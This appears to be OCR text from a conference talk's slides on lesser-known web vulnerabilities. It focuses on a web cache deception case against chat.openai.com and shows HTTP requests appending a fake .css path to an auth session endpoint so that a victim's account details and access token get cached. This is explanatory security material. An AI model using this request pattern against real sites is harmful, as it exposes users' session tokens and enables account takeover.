ESOTERIC WEB VULNERABILITIES

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WHY

We can all train with *OFFSEC* or *Portswigger* to learn about exploiting:

- Xss
- Sql injection
- CSRF
- Directory traversal
- XXE
- SSTI
- Command injection
- SSRF
- IDOR
- Deserialization
- Prototype pollution
- SSRF

WHY

But I love to explore lesser-known vulnerabilities like


- Web Cache deception
- Polyglot Frankenstein gif/js files for xss
- Guid prediction
- Client-side path traversal attacks -> css injection
- Side channel Cross site leaks
- Host header injections


WEB CACHE DECEPTION

WEB CACHE DECEPTION - CACHES

Caches are needed for files that don't change often

Takes the stress off the webserver





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

So add a cache!






WEB CACHE DECEPTION - CACHES

Like cloudflare, so they can handle all your heavy static files

Default cached file extensions

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

To cache additional content, see Page Rules to create a rule to cache everything.



WEB CACHE DECEPTION - VULNERABILITY

Caches exploited in openai (chatgpt site)

Request

```
GET /api/auth/session HTTP/1.1
Host: chat.openai.com
Cookie: intercom-device-id-dgkjq2bp=47313fbe-8203-4151-82f0-4d07f17afbd1;
mp_d7d7628de9d5e6160010b84db960a7ee_mixpanel=
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```

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Response


```
{
  "user":{
    "id":"user-ql                    2Q",
    "name":"        gmail.com",
    "email":        @gmail.com",
    "image":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%2Fcd
    n.auth0.com%2Favatars%2Fga.png",
    "picture":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%2Fcd
    n.auth0.com%2Favatars%2Fga.png",
    "groups":[
    ]
  },
  "expires":"2023-04-23T19:19:01.377Z",
  "accessToken":
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

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%7B%22distinct_id%22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%2C%22%24device_id%22%3A%20%22184cca
```

```
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Mar 2023 19:38:22 GMT
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 x-client-source: explorer
```

```
GET /api/auth/session/test.css HTTP/1.1
Host: chat.openai.com
Cookie: intercom-device-id-dgkjq2bp=47313fbe-8203-4151-82f0-4d07f17afbd1;
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WEB CACHE DECEPTION – VULNERABILITY

What, no pepsi?

200 OK – {Jens account details}

GET […]/auth/session/pepsi.css

Better save this static cacheable .css file

I don't know this file


Hey boss, click this LINK for free pepsimax

Cache

GET […]/auth/session/pepsi.css

200 OK – {Jens account details}

Server



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

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

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

